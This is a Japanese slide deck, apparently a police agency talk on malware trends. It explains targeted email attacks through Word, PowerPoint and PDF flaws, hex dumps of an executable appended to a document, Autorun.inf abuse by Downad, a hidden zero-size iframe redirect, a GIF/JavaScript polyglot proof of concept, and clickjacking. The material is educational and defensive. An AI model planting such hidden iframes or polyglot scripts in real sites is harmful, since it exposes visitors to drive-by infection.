
そして体をお大事に、気をつけてください。

新型(豚)インフルエンザの感染予防.pdf

豚インフルエンザの拡大.pdf

Adobe Acrobat 9.0までの脆弱性
Adobe Acrobat 8.1.3までの脆弱性


メールによる標的型攻撃



メールによる標的型攻撃

添付のPowerPointファイルを開かせ、

Microsoft PowerPointの“invalid object in memory”へのアクセスによる脆弱性を悪用し、ダウンロードの実行を企図した。



この攻撃には、「ゼロデイ攻撃」が用いられていた。

他にも、

- ・ Microsoft Wordの表内文字列オーバーフローの脆弱性
- ・ Adobe Acrobat Reader のJBIG2画像ストリーム処理の脆弱性


によるものを確認

アプリケーションの脆弱性への攻撃

Microsoft Wordの脆弱性への攻撃


例:セルに入力可能な文字数には制限がある

→ バッファオーバーフローによる攻撃



```
ADDRESS 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 0123456789ABCDEF
00018020 44 6F 63 75 6D 65 6E 74 20 4D 69 63 72 6F 73 6F Document Microso
00018030 66 74 20 57 6F 72 64 00 0A 00 00 00 4D 53 57 6F ft Word....MSWo
00018040 72 64 44 6F 63 00 10 00 00 00 57 6F 72 64 2E 44 rdDoc....Word.D
00018050 6F 63 75 6D 65 6E 74 2E 38 00 F4 39 B2 71 00 00 ocument.8..9!q..
00018060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00018070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

Word文書ファイルの後に



```
ADDRESS 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 0123456789ABCDEF
00018200 F1 E6 3B AB A8 AB AB AB 04 00 00 00 FF FF 00 00 ・;オイオオ.....
00018210 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ク.....@!.....
00018220 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00018230 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00018240 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..コ..エ.^!ク.L!Th
00018250 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00018260 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00018270 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$......
```

PEヘッダを変えた


マルウェアコードが続く

PDFの脆弱性への攻撃

- JavaScriptの埋め込み
- jBig2

埋め込まれた JBIG2 画像ストリームの不適切な境界チェックが原因のバッファ オーバーフロー

- FlateDecodeの脆弱性




The screenshot shows a hex editor window with a blue title bar. The main area is divided into three columns: ADDRESS, hexadecimal bytes, and ASCII text. The ADDRESS column shows addresses from 000001E0 to 00000220. The hexadecimal column shows the corresponding byte values. The ASCII column shows the decoded text, which is a PDF stream object. The text is: obj<</Length 74 /C 84/Filter/FlateDecode/Length 106/L 68/S 38>>stream ..x\|b``e`神...

ADDRESS	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	0123456789ABCDEF
000001E0	20	6F	62	6A	3C	3C	2F	4C	65	6E	67	74	68	20	37	34	obj<</Length 74
000001F0	2F	43	20	38	34	2F	46	69	6C	74	65	72	2F	46	6C	61	/C 84/Filter/Fla
00000200	74	65	44	65	63	6F	64	65	2F	49	20	31	30	36	2F	4C	teDecode/Length 106/L
00000210	20	36	38	2F	53	20	33	38	3E	3E	73	74	72	65	61	6D	68/S 38>>stream
00000220	0D	0A	78	DA	62	60	60	60	65	60	60	EE	62	00	02	E6	..x\ b``e`神...

Autorun.infを用いた攻撃

Autorun.infを用いた攻撃




Autorun.inf

```
[AutoRun]  
open=setup.exe  
icon=setup.exe,0
```

Autorun.inf

リムーバブルメディアが装着された際の自動実行に関する情報が書かれている。




左の例では、CDをマウントしたときに、セットアッププログラムが実行される。

マウント時に、マルウェアが実行される

DOWNAD

AutoRun.infを用いた攻撃



Icon=%syStEmrOot%sySTEM32¥sHELL32.DII,4

shelLExECUte=RuNdLI32.EXE

DOWNAD

¥RECYCLER¥S-5-3-42-2819952290-8240758988-8793515005¥jwgkvsq.vmx

WEBブラウザへの攻撃

WEBブラウザへの攻撃1 iframe

iFrameとは



ひとつのWEBページの中に、別のWEBページを表示する機能。

< iframe > タグを用いて実現する。

iFrame攻撃

MDACやReal Playerの脆弱性


`<iframe src=http://www.xxx.com/ad.htm height=0 width=0></iframe>`
フレームは見えない

攻撃サイトへのリダイレクト
(iframe)

攻撃コードの送信
(ダウンローダー)

マルウェアの配布
(スパイウェア)

個人情報の収集
(情報管理アプリケーション)



WEBブラウザへの攻撃2 画像へのスクリプトの埋め込み

画像への埋め込み



多くのWEBページでは、画像が用いられている
この画像ファイルにマルウェアを仕込めるか？

画像へのスクリプトの埋め込み



元画像

```
GIF89a/*この部分を画像データで埋める*/=1;  
window.alert("Crack");  
setTimeout('location.href="testafter.html"',5000);
```

ADDRESS	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	0123456789ABCDEF
00000000	47	49	46	38	39	61	2F	2A	2E	00	F7	00	00	00	00	00	GIF89a/*.....
00000010	80	00	00	00	80	00	80	80	00	00	00	80	80	00	80	00
中略																	
000007A0	2A	2F	3D	31	3B	0A	77	69	6E	64	6F	77	2E	61	6C	65	*/=1;.window.ale
000007B0	72	74	28	22	43	72	61	63	6B	22	29	3B	73	65	74	54	rt("Crack");setT
000007C0	69	6D	65	6F	75	74	28	27	6C	6F	63	61	74	69	6F	6E	imeout('location
000007D0	2E	68	72	65	66	3D	22	74	65	73	74	61	66	74	65	72	.href="testafter
000007E0	2E	68	74	6D	6C	22	27	2C	35	30	30	30	29	3B	0A	0A	.html"',5000);..

画像への埋め込み

スクリプトの実行が可能



```
<script type="text/javascript" src="123.gif"></script><title>試験元ページ</title>  
</head><body>  
<h1>試験元ページ</h1>  
</body></html>
```

WEBブラウザへの攻撃3 クリックジャッキング

クリックジャッキング



- ・ WEBページに、透明な悪意あるページを重ねて表示
- ・ ユーザは、表示ページのつもりでクリック
- ・ 透明なページでクリックを乗っ取る

悪意あるページとユーザに気付かせず、ボタンをクリックさせることが可能

リンクの確認

リンクの確認

出品者には内緒で暴露していますので、秘密のページを用意しました。

こちら → [http://\[redacted\].jp/jouhou.htm](http://[redacted].jp/jouhou.htm)

← リンクが明示されている

HTMLによる隠ぺい



●詳しくは[こちらの](#)ページからお願いします。

マウスオーバーで判別可能



<http://www.fishy.co.jp/>

リンクの確認

リンク先とステータスバーの表示が異なるケース (Google Chromeの例)

最新2.0.172.28でも有効



``



`http://www.npa.go.jp/`

目次

- 1 はじめに
- 2 初期のマルウェア
- 3 インターネット黎明期のマルウェア
- 4 脆弱性を攻撃するマルウェアの登場
- 5 スпамメールを生成するマルウェア
- 6 ファイル共有ネットワークとマルウェア
- 7 マルウェアと新たな攻撃
- 8 おわりに

おわりに

マルウェアの活動の傾向

- ・ プログラミング技術の誇示 、 愉快犯
- ・ 声明表明の手段
- ・ 金銭目的 、 特定対象への攻撃 、 情報の搾取

変遷が見られる

おわりに

マルウェアがもたらす脅威

- 1 ネットワークユーザへの脅威
 - ・ マルウェアがもたらす直接被害
 - ・ システム防御の困難性
 - サイト閲覧、メールプレビューだけでも感染するケース
 - セキュリティパッチ適用で既存アプリが動作しないケース
 - ・ 感染認知の困難性
 - 標的型攻撃、ゼロデイ攻撃の存在
- 2 現実社会活動への脅威
 - ・ 金銭被害(信用被害を含む)
 - ・ 情報流出、漏えい等の被害(2次的被害を含む)

おわりに

- ・ ゼロデイ攻撃、脆弱性への攻撃 個人が防ぐすべは？

例： iframe攻撃 → SQLインジェクション対策
→ クエリー文字列の精査(セキュアコーディング)

ベンダー(セキュリティーベンダーを含む)の対策を待つ？

- ・ マルウェアを人為的に実行させる手法 送信元への確認？
 詐称アドレス → 確認を取り得る
 面識のないアドレス → 無視
 メールであれば対処不可能ではない？

インターネットの利便性



リスク



マルウェアの脅威と傾向

おわり

警察庁情報通信局情報技術解析課